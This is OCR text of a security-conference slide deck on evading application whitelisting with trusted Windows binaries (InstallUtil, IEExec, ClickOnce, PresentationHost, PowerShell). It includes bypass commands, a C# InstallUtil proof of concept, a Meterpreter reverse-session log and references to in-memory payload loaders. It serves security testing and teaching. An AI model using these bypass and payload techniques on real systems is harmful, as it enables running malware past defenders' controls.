Simple Application Whitelisting Evasion

Casey Smith

@subTee


C:\>whoami

- Information Security Analyst – FirstBank , Colorado
- Internal Security Testing & Incident Response

Simple? – No Exploitation Necessary

Application Whitelisting - Quick


- Unknown/Unapproved Files Do Not Execute
- File Hash
- Directory
- Publisher


Script
.NET
Native

Script Execution – Don’t Be Interesting

.bat	cmd.exe /k < script.txt
.vbs	cscript.exe //E:vbscript script.txt
.ps1	Get-Content script.txt | iex

DEMO # 1


simple.txt
1 net share
Command Prompt
C:\Tools\Bypass>simple.bat
Access is denied.
C:\Tools\Bypass>cmd.exe /k < C:\Tools\Bypass\Simple.txt
C:\Tools\Bypass>net share
Share name Resource Remark
C$ C:\ Default share
IPC$ Remote IPC
ADMIN$ C:\Windows Remote Admin
The command completed successfully.

.NET Execution


Sponsors = Trusted Things That Execute Things

“An attacker, is more interested in what an application can be made to do and operates on the principle that any action not specifically denied, is allowed”


–OWASP Secure Coding Practices Quick Reference Guide

InstallUtil.exe

- Let this hatch payload
- http://bit.ly/17iKrvf
- Confuse Dynamic/Static Analysis


InstallUtil.exe
Main()
Install()

DEMO # 2


Demo-2
F:\Tools>Malwaria.exe
Access is denied.
F:\Tools>C:\Windows\Microsoft.NET\Framework\v2.0.50727\inst
=false /logfile= Malwaria.exe
Microsoft (R) .NET Framework Installation utility Version 2
Copyright (c) Microsoft Corporation. All rights reserved.
The resource is a PE32 file
The installation failed, and the rollback has been performe
F:\Tools>
root@kali-infosec: ~
msf exploit(handler) > exploit
[*] Started HTTP reverse handler
[*] Starting the payload handler.
[*] [redacted].91:42197 Request rece
[*] [redacted].91:42197 Staging conn
[*] Patched user-agent at offset
[*] Patched transport at offset 6
[*] Patched URL at offset 640216.
[*] Patched Expiration Timeout at
[*] Patched Communication Timeout
[*] Meterpreter session 3 opened
-12-23 10:52:28 -0700
meterpreter >

```
1  using System;
2  using System.Configuration.Install;
3
4  public class Program
5  {
6      public static void Main()
7      {
8          Console.WriteLine("Hello From Main");
9      }
10
11 }
12
13 [System.ComponentModel.RunInstaller(true)]
14 public class Sample : System.Configuration.Install.Installer
15 {
16
17     public override void Uninstall(System.Collections.IDictionary savedState)
18     {
19         Console.WriteLine("Vulnerable");
20     }
21
22 }
23
```

Proof Of Concept

1. <.NET PATH>\csc.exe /out:exeshell.exe exeshell.cs
2. <.NET PATH>\InstallUtil.exe /logfile= /LogToConsole=false /U exeshell.exe

Influence Which Assembly Loads

- Assembly. Load ()
  - Byte[]
  - File
  - URL
- AppDomain.ExecuteAssembly()

How Execution Events Can Be “Missed”

- Loads Assembly with READ Permission
- Later Changes Permission to EXECUTE

- YOUR WHITELISTING APPLICATION CAN MISS THIS.

- Thanks to @Bit9 and [Matt L. & Chris L.]

Security Considerations For AppLocker

- TechNet Article
- Highly Recommend You Read This:

http://technet.microsoft.com/en-us/library/ee844118(WS.10).aspx

Are There Other Sponsors? – Yes.


IEExec.exe – First Sponsor


- One Year Ago
- Documented Here:

- IEExec is OK. Not Great, but proved our theory

ClickOnce – dfsvc.exe, dfshim.dll

- Gain Initial Access
- Browser Based Delivery
- Try as Alternate To Java Applet Payload





PresentationHost.exe

- XAML Browser Application (XBAP)
- PresentationHost.exe File | Url

Native Execution –
Create Custom Memory Loaders

Malwaria

.NET Memory Native PE File Execution

https://github.com/subTee/Malwaria

Encrypt Native Payload – Unpack In Memory Execute

PowerShell = Best Sponsor

- Invoke-ReflectivePEInjection
- Embed Native Image
- Executes in PowerShell.exe Process
- Staged Execution

Well Done PowerSploit Developers!

DEMO #3
CVE-2014-4113

a.exe

